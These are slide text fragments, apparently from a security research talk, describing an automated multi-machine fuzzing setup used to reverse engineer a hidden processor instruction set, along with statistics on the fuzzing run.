- ☒ ~20 random RISC instructions before unrecoverable corruption
- ☒ Then necessary to reboot the target
- ☒ ~2 minute reboot
- ☒ Months of fuzzing to collect enough data to reverse engineer the DEIS

A deeply embedded instruction set






A deeply embedded instruction set

& (Image)

## & Solution:


- ☒ Extend the earlier automated setup
- ☒ 7 target machines, PXE booting from a master
- ☒ Master assigns fuzzing tasks
  - ☒ Lets master coordinate the fuzzing workload
  - ☒ Intelligently task workers with high priority or unexplored segments of the instruction space
- ☒ Targets attached to relays, controlled by the master
- ☒ When the master stops receiving data from a target
  - ☒ Assume crashed, panicked, reset, locked, etc.
  - ☒ Target is forcefully reset through relay
- ☒ Fuzzing results collected from each target and aggregated on the master

A deeply embedded instruction set




& (Demo)

A deeply embedded instruction set




& (Demo 2)

A deeply embedded instruction set



# A deeply embedded instruction set

- 3 weeks
- 15 gigabytes of logs
- 2,301,295 state diffs
- 4000 hours of compute time



# A deeply embedded instruction set

- Extract patterns from the state diffs to identify patterns in the instructions
- Automation: the *collector*

& *collector* automatically identifies patterns in state diffs:

